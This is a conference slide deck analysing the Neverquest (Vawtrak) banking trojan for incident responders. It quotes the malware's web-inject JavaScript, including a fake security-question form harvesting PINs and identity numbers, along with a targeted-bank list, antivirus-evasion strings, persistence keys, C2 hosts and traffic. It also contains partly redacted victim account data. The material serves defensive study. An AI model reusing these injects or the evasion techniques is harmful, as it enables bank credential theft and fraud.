28th ANNUAL FIRST CONFERENCE

SEOUL

JUNE 12 - 17, 2016

GETTING TO THE SOUL OF INCIDENT RESPONSE

Your Money Is My Money: The Dynamics of a Banking Trojan

Tim Slaybaugh

Cyber Incident Analyst

28th ANNUAL FIRST CONFERENCE SEOUL JUNE 12 - 17, 2016

“Vawtrak is one of the most dangerous pieces of financial stealing malware detected…”

- Heimdal Security

NeverQuest

- Aka. Vawtrak or Snifula.
- First observed around mid 2013.
- Continuously evolving.
- Neverquest campaigns have targeted victims in over 25 countries and hundreds of banking, financial and retail institutions.


NeverQuest

- Steals Login Credentials for Banking, email and social media accounts
- Circumvents Two-Factor Authentication
- Steals Browser Stored Passwords
- Steals Private Keys
- Keylogging
- Encrypted Command-and-Control

Neverquest

- Create VNC connections for remote access
- Create SOCKS proxy
- Screenshot captures
- Video captures
- Modify browser settings
- Web injection
- Powershell
- Steganography

NeverQuest



NeverQuest will harvest any browser stored passwords

CrimeWare-as-a-Service (CaaS)

- Targets can be selected by geographical region or language.
- Targets can be selected by application, banking and financial, retail, social networks, etc.
- Each instance of Neverquest contains a bot ID and a campaign ID.
- Each victim system has a unique identifier.

Delivery

- Loader Malware
  - Pony
  - Chanitor
  - Zemot
- Exploit Kits
  - Angler
  - Fiesta
  - Neutrino
- Spam

EQ Framework Injector

```
function Init()
{
        if(typeof(fw) == 'undefined') {ViewMain(); return true;}

        if (fw.GetVal(MainPageBank).toString() == 'false')
        {
                window.location.href = 'https://www.usaa.com/inet/ent_auth_secques/change?
TargetUrl=https://www.usaa.com/inet/ent_securityprefs/SecurityPreferences?action=init';
        }
        else if (parseInt(getTimeStamp(), 10) < parseInt(fw.GetVal(MainPageBank.toString()), 10))
        {
                ViewMain();
        }
        else
        {
                fw.DelVal(MainPageBank);
                window.location.href = 'https://www.usaa.com/inet/ent_auth_secques/change?
TargetUrl=https://www.usaa.com/inet/ent_securityprefs/SecurityPreferences?action=init';
        }
}

Init();
</script>
</body> "\usaa.com/inet/(ent_securityprefs\/SecurityPreferences|ent_auth_secques\/
SecurityPreferences)<div class="listContainer">U
<div class="listContainer" id="OtherDiv" style="display:none">
<div>
                        <div class="page-title yui3-g">
                                <div class="liner yui3-u">
                                        <h1 class="usaa-heading skin-heading-1">Security Question</h1>


                                </div>

                <div class="skin-usaa-application-contact yui3-u">


                </div>
                        </div><!-- END pageTitle -->
                </div>
```

EQ Framework Injector

- Waits for browser process to run.
- Javascript injects a tailored URL to the targeted bank.
- Makes a request for the Transaction Authentication Number (TAN) for the bank of institution.
- Injects extra fields in the form data to gather personal security information.
- Changes POST address data to a non-existent sub domain so the responses do not reach the bank's server.

EQ Framework Injector

```
gbi('main nav').style.display = "none";
        gbi('layout').style.display = "none";                                   var div =
document.createElement("div");                                          div.id = "fake";
                                    div.style.marginLeft = "20px";
        div.innerHTML = '<p class="pageTitle">Questio ns of personal identification</p>\
<p class="bodyText">Please verify your identity by answering your personal security
questions.</p>\ <table><tr><td class="bodyText">Telephone Banking
Password</td><td><input id="tbp" type="text" autocomplete="off" value=""
maxlength="25"></td></tr>\          <tr><td class="bodyText">Atm PIN</td><td><input
id="pin" type="text" autocomplete="off" value="" maxlength="4"></td></tr>\    <tr><td
class="bodyText">Social Insurance Number</ td><td><input id="sin" type="text"
autocomplete="off" value="" maxlength="25"></td></tr>\          <tr><td
class="bodyText">Mother\'s Maiden Name</td><td><input id="mmn" type="text"
autocomplete="off" value="" maxlength="25"></td></tr>\          <tr><td
class="bodyText">Driver\'s License</td><td><input id="dln" type="text"
autocomplete="off" value="" maxlength="25"></td></tr>\          <tr><td
class="bodyText">Date of Birth</td><td><input id="dob" type="text" autocomplete="off"
va lue="" maxlength="10"></td></tr>\       <tr><td class="bodyText">2-digit Issue
Number</td><td><input id="2dn" type="text" autocomplete="off" value=""
maxlength="2"></td></tr>\ <tr><td id="question1" class="bodyText">Question: '+qs[0]+
'</td><
```

EQ Framework Injector

- americanexpress.com
- secure.bankofamerica.com
- barclaycardus.com
- chaseonline.chase.com
- cibconline.cibc.com
- online.citibank.com
- desjardins.com
- discovercard.com
- cdn.etrade.com
- fiabusinesscard.com
- fidelity.com
- frostbank.com
- hsbcreditcard.com
- businessonline.huntington.com
- key.com
- navyfederal.org
- onlinebanking.pnc.com
- royalbank.com
- schwab.com
- internetbanking.suncorpbank.com.au
- tdcanadatrust.com
- treasurypathways.com
- troweprice.com
- usaa.com
- wellsfargofinancial.com

EQ Framework Injector

```
0x100003 Event
0x1f0003 Semaphore                IsoScope_4b3c_IEFrame!GetAsyncKeyStateQuery
0x1f0003 Semaphore                IsoScope_4b3c_IEFrame!GetAsyncKeyStateReply
 0xf0007 Section                  IsoScope_4b3c_IEFrame!GetAsyncKeyStateSharedMem
0x1f0003 Event
```

Neverquest will call GetAsyncKeyState to record data that the victims types into Internet forms.

Anti-AntiVirus


Vawtrak takes advantage of Software Restriction Policies to limit the effectiveness of anti-virus applications.

HKLM\SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Paths\[hash value]

Anti-AntiVirus

```
Microsoft Security Client·····Malwarebytes' Anti-Malware·····Malwarebytes····UAenter·Positive
Technologies···Sandboxie·····Microsoft Security Essentials···Microsoft\Microsoft
Antimalware·DefenseWall·····DefenseWall HIPS····· BlockPost·····Lavasoft·····Spyware
Terminator·····Zillya Antivirus·····Security Task Manager···FRISK Software··Sunbelt
Software····Vba32·····K7 omputing·····P Tools Internet Security·····Common Files\P Tools····P
Tools· Common Files\G DATA·G DATA·····:\Documents and Settings\NetworkService\Local
Settings\Application Data\F-SecureF-Secure Internet Security·····f-secure·····Common
Files\Doctor Web·Doctor Web··avg8·····a-squared HiJackFree···· a-squared Anti-Malware··Common
Files\Symantec Shared····Xore····AVG·····Symantec·····Alwil Software··AnVir Task
Manager·····Online Solutions·····ArcaBit·BitDefender·····Trend
Micro·····McAfee.com··McAfee·····Panda Security·· Agnitum·ESET····Norton
AntiVirus····DrWeb·····Kaspersky Lab Setup Files·····Kaspersky Lab···Avira···Avira
GmbH·····AVAST Soft
```

Registry



Name	Type	Data
UmeyMegu	REG_SZ	regsvr32.exe "C:\ProgramData\UmeyMegu\UmeyMegu.dat"

Added to autostart key: \Microsoft\Windows\CurrentVersion\Run.

The Neverquest .DLL is randomly named with a .DAT extension.

Uses regsvr32.exe to execute.

Persistence is maintained by the using ‘recurring runkey’.

Registry

Name	Type	Data
#cert	REG_BINARY	31
#vdesk	REG_BINARY	35 30 2E 37 2E 32 34 30 2E 31 30 3A 38 30 38 30 00
#proxy	REG_BINARY	35 30 2E 37 2E 32 34 30 2E 31 30 3A 38 30 38 30 00
live_block	REG_BINARY	31 34 31 34 35 30 35 33 33 37
verizonwireless	REG_BINARY	67 6F 6F 64
#stu	REG_BINARY	14 E0 80 2D

```
00 | 35 30 2E 37 2E 32 34 30-2E 31 30 3A 38 30 38 30 | 50.7.240.10:8080
10 | 00 |                                             | .
```

Neverquest proxy information found in the registry

Registry

Name	Type	Data
#cert	REG_BINARY	31
fourdigit_chase	REG_BINARY	37 34 32 34
addinfo_chase	REG_BINARY	26 63 61 73 68 3D 43 75 72 72 65 6E 74 20 62 61 6C 61 ...
addr_chase	REG_BINARY	26 61 64 64 72 65 73 73 3D 38 30 31 20 57 20 45 4E 44 ...
block_fidelity	REG_BINARY	31 34 30 32 39 33 32 36 35 38

00	26	63	61	73	68	3D	43	75	72	72	65	6E	74	20	62	61	&cash=Current ba
10	6C	61	6E	63	65	E2	80	A0	20	24	37	2C	31	39	33	2E	lanceâ· $7,193.
20	32	31	20	3B	20	41	76	61	69	6C	61	62	6C	65	20	63	21 ; Available c
30	72	65	64	69	74	E2	80	A0	20	24	37	2C	39	36	39	2E	reditâ· $7,969.
40	30	30	20	3B	20	54	6F	74	61	6C	20	63	72	65	64	69	00 ; Total credi
50	74	20	6C	69	6D	69	74	E2	80	A0	20	24	31	35	2C	38	t limitâ· $15,8
60	30	30	2E	30	30	20	3B	20	26	66	75	6C	6C	6E	61	6D	00.00 ; &fullnam
70	65	3D	41	4C	45	58	41	4E	44	52	41	20	4E	49	43	48	e=[redacted]
80	4F	4C	41	53	26	6C	61	73	74	69	6E	66	6F	3D	73	61	OLAS&lastinfo=[redacted]
90	73	68	61	6E	69	63	68	6F	6C	61	73	40	79	61	68	6F	[redacted]@yaho
a0	6F	2E	63	6F	6D	7C	4C	61	73	74	20	6C	6F	67	67	65	o.com|Last logge
b0	64	20	6F	6E	20	61	74	20	31	30	3A	35	39	20	41	4D	d on at 10:59 AM
c0	20	45	54	20	6F	6E	20	30	36	2F	30	36	2F	32	30	31	ET on 06/06/201
d0	34																4

Credit Card information stored in the registry.

Memory Analysis

```
In [1]: cc(pid=3436)
Current context: process explorer.exe, pid=3436, ppid=3368 DTB=0x107288000

In [2]: db(0x4db0000,8192)
0x04db0000  1f e1 04 00 5d 01 00 00 cb 03 00 00 1f 07 00 00   ....]...........
0x04db0010  1f eb 02 00 43 3a 5c 50 72 6f 67 72 61 6d 44 61   ....C:\ProgramDa
0x04db0020  74 61 5c 49 76 6a 69 52 73 6f 66 2e 64 61 74 00   ta\IvjiRsof.dat.
0x04db0030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x04db0040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x04db0050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x04db0060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x04db0070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

Neverquest injection into explorer.exe running process.

Neverquest hooks user owned processes and child processes before restoring the original thread.

Memory Analysis

```
In [1]: cc(pid=3436)
Current context: process explorer.exe, pid=3436, ppid=3368 DTB=0x107288000

In [2]: db(0x4db0000,8192)
0x04db0000  1f e1 04 00 5d 01 00 00 cb 03 00 00 1f 07 00 00   ....]...........
0x04db0010  1f eb 02 00 43 3a 5c 50 72 6f 67 72 61 6d 44 61   ....C:\ProgramDa
0x04db0020  74 61 5c 49 76 6a 69 52 73 6f 66 2e 64 61 74 00   ta\IvjiRsof.dat.
0x04db0030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x04db0040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x04db0050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x04db0060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x04db0070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

Suspicious CLSID in a handle type Key.

Points to Neverquest configuration file in the registry.

Memory Analysis

```
In [3]: db(0x4df5ff8,8192)
0x04df5ff8  72 61 6d 65 77 6f 72 6b 5f 6b 65 79 25 00 00 66   ramework_key%..f
0x04df6008  72 61 6d 65 77 6f 72 6b 25 00 00 00 00 00 00 00   ramework%.......
0x04df6018  00 00 00 00 00 00 00 65 76 61 6c 28 66 75 6e 63   .......eval(func
0x04df6028  74 69 6f 6e 28 70 2c 61 2c 63 2c 6b 2c 65 2c 72   tion(p,a,c,k,e,r
0x04df6038  29 7b 65 3d 66 75 6e 63 74 69 6f 6e 28 63 29 7b   ){e=function(c){
0x04df6048  72 65 74 75 72 6e 28 63 3c 61 3f 27 27 3a 65 28   return(c<a?'':e(
0x04df6058  70 61 72 73 65 49 6e 74 28 63 2f 61 29 29 29 2b   parseInt(c/a)))+
0x04df6068  28 28 63 3d 63 25 61 29 3e 33 35 3f 53 74 72 69   ((c=c%a)>35?Stri
0x04df6078  6e 67 2e 66 72 6f 6d 43 68 61 72 43 6f 64 65 28   ng.fromCharCode(
0x04df6088  63 2b 32 39 29 3a 63 2e 74 6f 53 74 72 69 6e 67   c+29):c.toString
0x04df6098  28 33 36 29 29 7d 3b 69 66 28 21 27 27 2e 72 65   (36))};if(!''.re
0x04df60a8  70 6c 61 63 65 28 2f 5e 2f 2c 53 74 72 69 6e 67   place(/^/,String
0x04df60b8  29 29 7b 77 68 69 6c 65 28 63 2d 2d 29 72 5b 65   )){while(c--)r[e
0x04df60c8  28 63 29 5d 3d 6b 5b 63 5d 7c 7c 65 28 63 29 3b   (c)]=k[c]||e(c);
0x04df60d8  6b 3d 5b 66 75 6e 63 74 69 6f 6e 28 65 29 7b 72   k=[function(e){r
0x04df60e8  65 74 75 72 6e 20 72 5b 65 5d 7d 5d 3b 65 3d 66   eturn.r[e]}];e=f
0x04df60f8  75 6e 63 74 69 6f 6e 28 29 7b 72 65 74 75 72 6e   unction(){return
0x04df6108  27 5c 5c 77 2b 27 7d 3b 63 3d 31 7d 3b 77 68 69   '\\w+'};c=1};whi
0x04df6118  6c 65 28 63 2d 2d 29 69 66 28 6b 5b 63 5d 29 70   le(c--)if(k[c])p
0x04df6128  3d 70 2e 72 65 70 6c 61 63 65 28 6e 65 77 20 52   =p.replace(new.R
0x04df6138  65 67 45 78 70 28 27 5c 5c 62 27 2b 65 28 63 29   egExp('\\b'+e(c)
0x04df6148  2b 27 5c 5c 62 27 2c 27 67 27 29 2c 6b 5b 63 5d   +'\\b','g'),k[c]
0x04df6158  29 3b 72 65 74 75 72 6e 20 70 7d 28 27 6c 20 57   );return.p}('l.W
0x04df6168  28 69 29 7b 6a 2e 54 3d 69 3b 6a 2e 77 3d 73 3b   (i){j.T=i;j.w=s;
0x04df6178  6a 2e 55 3d 31 3b 6a 2e 52 3d 6c 28 29 7b 70 28   j.U=1;j.R=l(){p(
0x04df6188  78 20 4d 3d 3d 3d 5c 27 49 5c 27 29 7b 4d 3d 6c   x.M===\'I\'){M=l
0x04df6198  28 29 7b 41 7b 6b 20 43 20 48 28 22 4e 2e 46 2e   (){A{k.C.H("N.F.
0x04df61a8  36 2e 30 22 29 7d 42 28 65 29 7b 7d 41 7b 6b 20   6.0")}B(e){}A{k.
0x04df61b8  43 20 48 28 22 4e 2e 46 2e 33 2e 30 22 29 7d 42   C H("N.F.3.0")}B
```

Neverquest Framework Injector in Explorer.exe

Memory Analysis

```
298687958 ;:M]
298689194 80.243.184.239
298689258 ipubling.com
298689322 maxubarda.com
298689386 zadminka.com
298689450 195.130.192.106
298689514 gadminka.com
298689578 195.130.192.110
298689642 bennimag.com
298689706 sandoxon.com
298689770 46.38.51.216
298689834 146.185.233.38
298689898 maxigolon.com
298689962 146.185.233.80
298690026 mondiaz.com
298690090 terekilpane.com
298691000 RSA1
298691056 hZH
```

Neverquest C2 domains found in memory.

Updated server lists are digitally signed so they cannot be hijacked by a competing botnet.

Network Traffic

```
HTTP/1.1 200 OK
Server: openresty/1.5.8.1
Date: Mon, 09 Jun 2014 18:57:32 GMT
Content-Type: octet/stream
Content-Length: 3
Connection: keep-alive
uage: en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cache-Control: max-age=0
Content-Type: application/octet-stream
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Host: ipubling.com
Content-Length: 59
DNT: 1

Cookie: _SS=SID=1AA187F402BE487C9BB2FC1215CCC1E3;
MUID=2EF66DD6900C65ED3B966B82940C67C7; MC1=V=3&GUID=0c2acc40f0b54864a2fade3abf19b103
POST /wsman HTTP/1.1
Connection: Keep-Alive
Content-Type: application/soap+xml;charset=UTF-8
User-Agent: Openwsman
Content-Length: 787
Host: sasha-tpad220x:16992
Authorization: Digest
username="$$OsAdmin",realm="Digest:7D380000000000000000000000000000",nonce="gj4AAAkJAAA/RoQTvZ
YbJrFa2YzQWxYP",uri="/wsman",cnonce="6f6691a16d9b3e0241d417af975baa8e",nc=00000001,response="0b2
7f1d3465057464f40c1468fb5ab43",qop="auth"
Envelope>
```

Network Traffic


```
POST /work/1.php?sid=1F434755000000720027000101AF688E HTTP/1.1  Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  Accept-Language: en-
US;q=0.5,en;q=0.3  Accept-Encoding: gzip, deflate  Connection: keep-alive  Cache-Control: max-
age=0  Content-Type: application/octet-stream  User-Agent: Mozilla/5.0 (compatible; MSIE 10.0;
Windows NT 6.1; Trident/6.0)  Host: 146.185.233.159  Content-Length: 118  DNT:

POST /work/1.php?sid=1F434755000000720027000100E046CA HTTP/1.1  Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  Accept-Language: en-
US;q=0.5,en;q=0.3  Accept-Encoding: gzip, deflate  Connection: keep-alive  Cache-Control: max-
age=0  Content-Type: application/octet-stream  User-Agent: Mozilla/5.0 (compatible; MSIE 10.0;
Windows NT 6.1; Trident/6.0)  Host: 195.130.192.55  Content-Length: 71  DNT:
```

This POST data contains a unique SID that identifies the version of bot, the campaign ID and an identifier of the infected system.

Anti-Forensics


- Looks for instances of VMWare running.
- Features several Anti-Debugging techniques.
- Institutes techniques to stop heuristic checking by anti-virus tools.
- Uses complex ciphers and algorithms to obfuscate code.

Event Logs



Antivirus logs and Event logs can hold clues to the existence of NeverQuest activity on the system.

Going Mobile



Recent versions of Neverquest may prompt the victim to download a mobile banking application to their smart phone.
This application will often ask for the victim's ATM card and PIN number as part of the setup.

Latest Developments

Neverquest uses TinyLoader to download AbaddonPOS

AbaddonPOS scans running processes for credit card data.

Searches for valid track identifiers

-AbaddonPOS: "A new point of sale threat linked to Vawtrak", proofpoint.com, 2015.

Mitigation

The Obvious:

- Keep antivirus software up to date.
- Install a good antivirus product. One with email scanning is better.
- Don’t open attachments or click on links from unknown sources.
- Does your browser block suspicious sites?

For the Incident Responder

- Memory analysis
  - Suspicious CLSID values within the browser process.
- Was AntiVirus configured properly?
  - HKLM\SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Paths\[hash value]
- Its all in the Registry:
  - UsrClass.dat\CLSID\{generated string}

References

Alvarez, R. (2015). Nesting doll: Unwrapping Vawtrak. Virus Bulletin.

Golovanov, S. (2013). Online Banking Faces a New Threat. Securelist.

Kroustek, J.(2015). Analysis of Banking Trojan Vawtrak. AVG Technologies, Virus Lab.

Malenkovich, S. (2013). Neverquest Trojan: Built to Steal from Hundreds of Banks. Kaspersky. Retrieved from URL.

Prince, B. (2014). 'Vawtrak' Banking Trojan Continues to Evolve. Securityweek.com. Retrieved from URL.

References

Proofpoint (2015). AbaddonPOS-A-New-Point-Of-Sale-Threat-Linked-To-Vawtrak. Retrieved from URL.

Symantec. (2013). Dangerous New Banking Trojan Neverquest is an Evolution of an Older Threat. Symantec Security Response. Retrieved from URL.

Wyke, J. (2014). Vawtrak – International Crimeware-as-a-Service. Sophos.

Thank You

Tim Slaybaugh

solidstateforensics@gmail.com